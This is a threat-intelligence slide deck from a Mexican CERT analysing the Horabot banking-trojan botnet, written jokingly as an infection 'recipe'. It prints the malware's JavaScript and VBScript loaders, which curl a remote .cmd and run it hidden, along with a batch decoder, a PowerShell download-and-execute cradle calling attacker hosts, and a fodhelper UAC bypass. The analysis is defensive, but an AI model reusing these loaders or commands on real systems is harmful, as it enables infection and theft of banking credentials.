

TLP:GREEN

How to cook Hora-bot... the long and slow way.

*A recipe of new obfuscation/cypher techniques
of Horabot in LATAM , in case you **really**
want to get infected.*

David Martín (MSSS)

CERT Arteria - Mexico



TLP:GREEN

"Horabot" is a botnet with several functions: it delivers a banking Trojan and a spam tool. The threat actor targets Spanish-speaking users in Latin America and, based on our analysis, may be partially located in Brazil.

- The banking Trojan can collect the victim's login credentials to various online accounts, operating system information, and includes a keylogger. It also steals one-time security codes or software tokens from the victim's online banking applications.
- The spam tool compromises email accounts (Outlook), allowing the threat actor to take control of those mailboxes, filter the email addresses of their contacts, and send phishing emails with malicious HTML attachments to all addresses in the victim's inbox.



TLP:GREEN



The first thing to do its download into your computer a file with ***multiple consecutive extensions*** like this.

(I prefer to use *fresh dubious mail attachments*)



TLP:GREEN

Adjuntos-20250321-123159.PDF.html: Bloc de notas

Archivo Edición Formato Ver Ayuda


```
<!-- VariÃ¡veis AleatÃ³rias -->
<!--<p>VariÃ¡vel 1: 6149</p> -->
<!--<p>VariÃ¡vel 2: 8402</p> -->
<!--<p>VariÃ¡vel 3: 9529</p>-->
<!--<p>VariÃ¡vel 4: 6153</p>-->
<!--<p>VariÃ¡vel 5: 8444</p>-->
<!--<p>VariÃ¡vel 6: 3434</p>-->
<style>
  iframe {
    display: block;
    margin: auto;
    width: 80%;
    height: 80%;
  }
</style>
<iframe src="data:text/html;base64,PCFET0NUWVFIGH0bWw+DQo8aHRtbCBsYW5nPSJwdCliciI+DQo8aGVhZD4NCiAgICA8bWV0YSBjaGFyc2V0PSJVVVEYtOCI+DQogICAgPG1ldGEgbmFtZT0idm
<!-- Mais variÃ¡veis aleatÃ³rias -->
<!--<p>VariÃ¡vel 7: 6149</p>-->
<!--<p>VariÃ¡vel 8: 8402</p>-->
<!--<p>VariÃ¡vel 9: 9529</p>-->
<!--<p>VariÃ¡vel 10: 6153</p>-->
<!--<p>VariÃ¡vel 11: 8444</p>-->
<!--<p>VariÃ¡vel 12: 3434</p>-->
```

Be sure that the file contains some URL encoded in base-64



TLP:GREEN

hxxps[:]//wwwf060225.facturasturoni.shop/



A screenshot of a Kali Linux desktop environment. The top bar shows application icons for terminal, file manager, and browser. The browser window is open to <https://wwwf060225.facturasturoni.shop/IYXBS/NMZIGMTPCN>. The page content displays a piece of JavaScript code:


```
var scriptEle = document.createElement("script");
scriptEle.setAttribute("src", "https://wwwf060225.facturasturoni.shop/ldvb2");
scriptEle.setAttribute("type", "text/vbscript");
document.getElementsByTagName('head')[0].appendChild(scriptEle);
```



Open it, and let it marinate slowly, while visiting some subdomains with scripts.



TLP:GREEN



A screenshot of a Kali Linux terminal window showing a VBScript exploit script. The script creates a temporary folder, makes a file named 'A.txt' containing a long, encoded command, writes the command to the file, and then downloads a file from a URL. The URL is obfuscated with '@@@'. The terminal has tabs for VirusTotal and various Kali tools.

```
' Define o caminho da nova pasta no diretório temporário
Dim caminhoPasta
Dim shell
Set shell = CreateObject("WScript.Shell")
caminhoPasta = shell.ExpandEnvironmentStrings("%TEMP%") & "\"
nomePasta = "A.txt"

'Cria a nova pasta
Dim fso
Set fso = CreateObject("Scripting.FileSystemObject")

If Not fso.FolderExists(caminhoPasta) Then
    fso.CreateFolder(caminhoPasta)

    ' Cria o primeiro arquivo dentro da nova pasta
    Dim nomeArquivo
    nomeArquivo = caminhoPasta & "\" & nomePasta

    Dim arquivo
    Set arquivo = fso.CreateTextFile(nomeArquivo, True)

    ' Conteúdo do primeiro arquivo
    Dim conteudo
    conteudo = "@14@12@17@24 @15@14@33 @23@10@15@14@17@29 @23@14@29 @32@14@11@12@21@10@14@23@29 @13@24@32@23@21@24@16@15@20@29@27@10@23@16@17@29@29@25@1@02@09@07@01@01@05@02@21@0@3@1@0@7@2@3@1@0@2@4@3@2@1@4@2@7@2@8@1@7@1@4@2@1@2@1@0@3@3@1@4@-0@2@0@2@5@-0@3@2@1@0@2@3@1@0@1@"

    ' Escreve o conteúdo no primeiro arquivo
    arquivo.WriteLine conteudo
    arquivo.Close

    ' Criação do arquivo .cmd para executar o curl
    Dim caraca, tempFile
    Set caraca = CreateObject("Scripting.FileSystemObject")
    tempFile = caminhoPasta & "\A2_Aws.cmd"

    ' URL do arquivo a ser baixado
    Dim url
    url = "https://wwwf060225.facturasturoni.shop/md/bt"

    ' Caminho onde o arquivo será salvo
    Dim outputFile
    outputFile = tempFile

    ' Comando curl para baixar o arquivo
    Dim command
    command = "curl -o " & outputFile & " " & url & " "

    ' Executa o comando curl de forma oculta
    Set shell = CreateObject("WScript.Shell")
```

Put some spicy scripts in Portuguese , so you can make an encrypted file with name **A.txt**, include a home-brewed cypher with @@@@. We will use it for downloading some dependencies later... put it aside in the fridge...

```

Dim conteudol
conteudol = "@14@12@17@24 @18@14@33 (@23@14@32-@24@11@19@14@12@29 @23@14@29 .@32@14@11@12@21@18@14@23@29) .@13@24@32@23@21@24@10@13@28@29@27@18@23@16@"
@21@21@2@3@1@0@/1@0@29@3' ) | @25@24@32@14@27@28@17@14@21@21.@14@33@14 -@23@24@25 -@32@18@23 @1"
' Escreve o conteúdo no primeiro arquivo
arquivol.WriteLine conteudol
arquivol.Close

' Criação do arquivo .cmd para executar o curl
Dim caraca, tempFile
Set caraca = CreateObject("Scripting.FileSystemObject")
tempFile = caminhoPasta & "\A22_Aws.cmd"

' URL do arquivo a ser baixado
Dim url
url = "https://wwwf060225.facturasturoni.shop/md/bt"

' Caminho onde o arquivo será salvo
Dim outputFile
outputFile = tempFile

' Comando curl para baixar o arquivo
Dim command
command = "curl -o "" & outputFile & """ "" & url & """"

' Executa o comando curl de forma oculta
Set shell = CreateObject("WScript.Shell")
shell.Run command, 0, True ' O "0" faz a janela não aparecer

' Executa o arquivo .cmd apaga's o download
shell.Run tempFile, 1, True

' Deleta o arquivo .cmd e o primeiro arquivo
If fso.FileExists(tempFile) Then
    caraca.DeleteFile tempFile
End If

If fso.FileExists(nomeArquivol) Then
    caraca.DeleteFile nomeArquivol
End If

' Libera objetos
Set fso = Nothing
Set caraca = Nothing

```

TLP:GREEN



Be sure to
clean/erase your
installation files so
they won't spoil the
flavor later.

TIP-GREEN

```

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Dim conteudo1
conteudo1 = "@14@12@17@24 @18@14@33 (@23@14@32-@24@11@19@14@12@29 @23@14@29.@32@14@11@12@21@18@14@23@29).@13@24@32@23@21@24@10@13@28@29@27@18@23@16(' @17@29@29@25://@2@0@9.@7@4.@7@1.@1@2@21@2@3@1@0/@10@29@3') | @25@24@32@14@27@28@17@14@21@21.@14@33@14 -@23@24@25 -@32@18@23 @1"

' Escreve o conteúdo no primeiro arquivo
arquivo1.WriteLine conteudo1
arquivo1.Close

' Criação do arquivo .cmd para executar o curl
Dim caraca, tempFile
Set caraca = CreateObject("Scripting.FileSystemObject")
tempFile = caminhoPasta & "\A22_Aws.cmd"

' URL do arquivo a ser baixado
Dim url
url = "https://wwwf060225.facturasturoni.shop/md/bt"

' Caminho onde o arquivo será salvo
Dim outputFile
outputFile = tempFile

' Comando curl para baixar o arquivo
Dim command
command = "curl -o "" & outputFile & """ "" & url & """"

' Executa o comando curl de forma oculta
Set shell = CreateObject("WScript.Shell")
shell.Run command, 0, True ' 0 "0" faz a janela não aparecer

' Executa o arquivo .cmd após o download
shell.Run tempFile, 1, True

' Deleta o arquivo .cmd e o primeiro arquivo
If fso.FileExists(tempFile) Then
    caraca.DeleteFile tempFile
End If


If fso.FileExists(nomeArquivo1) Then
    caraca.DeleteFile nomeArquivo1

```

Keep boiling the
malicious URLs and
open another
subdomain for the last
steps of the malware.



TLP:GREEN



The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal contains a batch script (VBS) for file encryption. The script uses the Windows command-line interface (cmd) to set up environment variables, copy files to the temporary directory, and then loop through characters to encode them. It then loops through files to encode their contents. The script ends with a cleanup step.

```
@@Echo off
Setlocal EnableExtensions
Setlocal EnableDelayedExpansion
cd %SystemRoot%\System32
Set "VxhEtWic_A=%TEMP%\WinUpdate\A.txt"
if exist "%VxhEtWic_A%" (
Set /P _VxhEtWic_A=<%VxhEtWic_A%
set chars=0123456789abcdefghijklmnopqrstuvwxyz
for /L %%N in (10 1 36) do (
for /F %%C in ("!chars:~%%N,1!") do (
set "_VxhEtWic_A=!_VxhEtWic_A:%%N=%%C!"
)
)
)
for /F %%F in ("!_VxhEtWic_A!") do (
set "_VxhEtWic_A=!_VxhEtWic_A:@=!"
)
for /F %%F in ("!_VxhEtWic_A!") do (
Set "VxhEtWic_A=!_VxhEtWic_A:"=!"
```

Now we are going to use the file **A.txt** that we put previously in the fridge and decode it.



TLP:GREEN

A.txt

```
"@14@12@17@24 @18@14@33 (@23@14@32-@24@11@19@14@12@29  
@23@14@29.@32@14@11@12@21@18@14@23@29).@13@24@32@23@21@24@10@13  
@28@29@27@18@23@1  
6( '@17@29@29@25@28://@12@24@23@29@10@11@21@14@25@10@27@26.@28@1  
7@24@25/@10/@0@8/ @1@5@0@8@2@2/@10@30/@10@30' ) |  
@25@24@32@14@27@28@17@14@21@21.@14@33@14 - @23@24@25 -@32@18@23  
@1 -
```

```
echo iex (wow-object  
net.webclient).downloadingstring("hxxps[ : ]//contableparq[.]show  
/a/08/150822/av/a v")|powershell.exe -nop -win 1
```



TLP:GREEN

And as we decode
the @@ of A.txt
we will find a
delicious
redirection IP
209.74.71[.]168,
and within it a
lot of instructions
to assign values
in *base64* to
variables just
with *slashes and
pipes!*



%ProgramFiles%\Internet Explorer\iexplre.exe,1
Redirections

TLP:GREEN

HKCU:\Software\Classes\ms-settings\Shell\Open\command
Executes

C:\Windows\System32\fodhelper.exe
Turns off windows defender

WebView2Loader
C2 comms with attacker

```
hxxp[ :]//209.74.71[.]168/md/ext.zip
hxxp[ :]//209.74.71[.]168/md/md.zip
echo iex (wow-object
net.webclient).downloadingstring("hxxps[ :]//conta
bleparq[.]show/a/08/150822/av/a
v")|powershell.exe -nop -win 1-
Downloads functionalities for Horabot
```

MSVCR100.dll

```
hxxp[ :]//209.74.71[.]168/ps1/index26.php
Atribution
```

And when we decode the base64 strings... *voila!*

We now have a delicious ***Hora-bot*** installed on our system!



TLP:GREEN

Buen provecho !

Enjoy!



David Martín (MSSS)

deltamicro@protonmail.com

linkedin.com/in/davidmartincybersec/

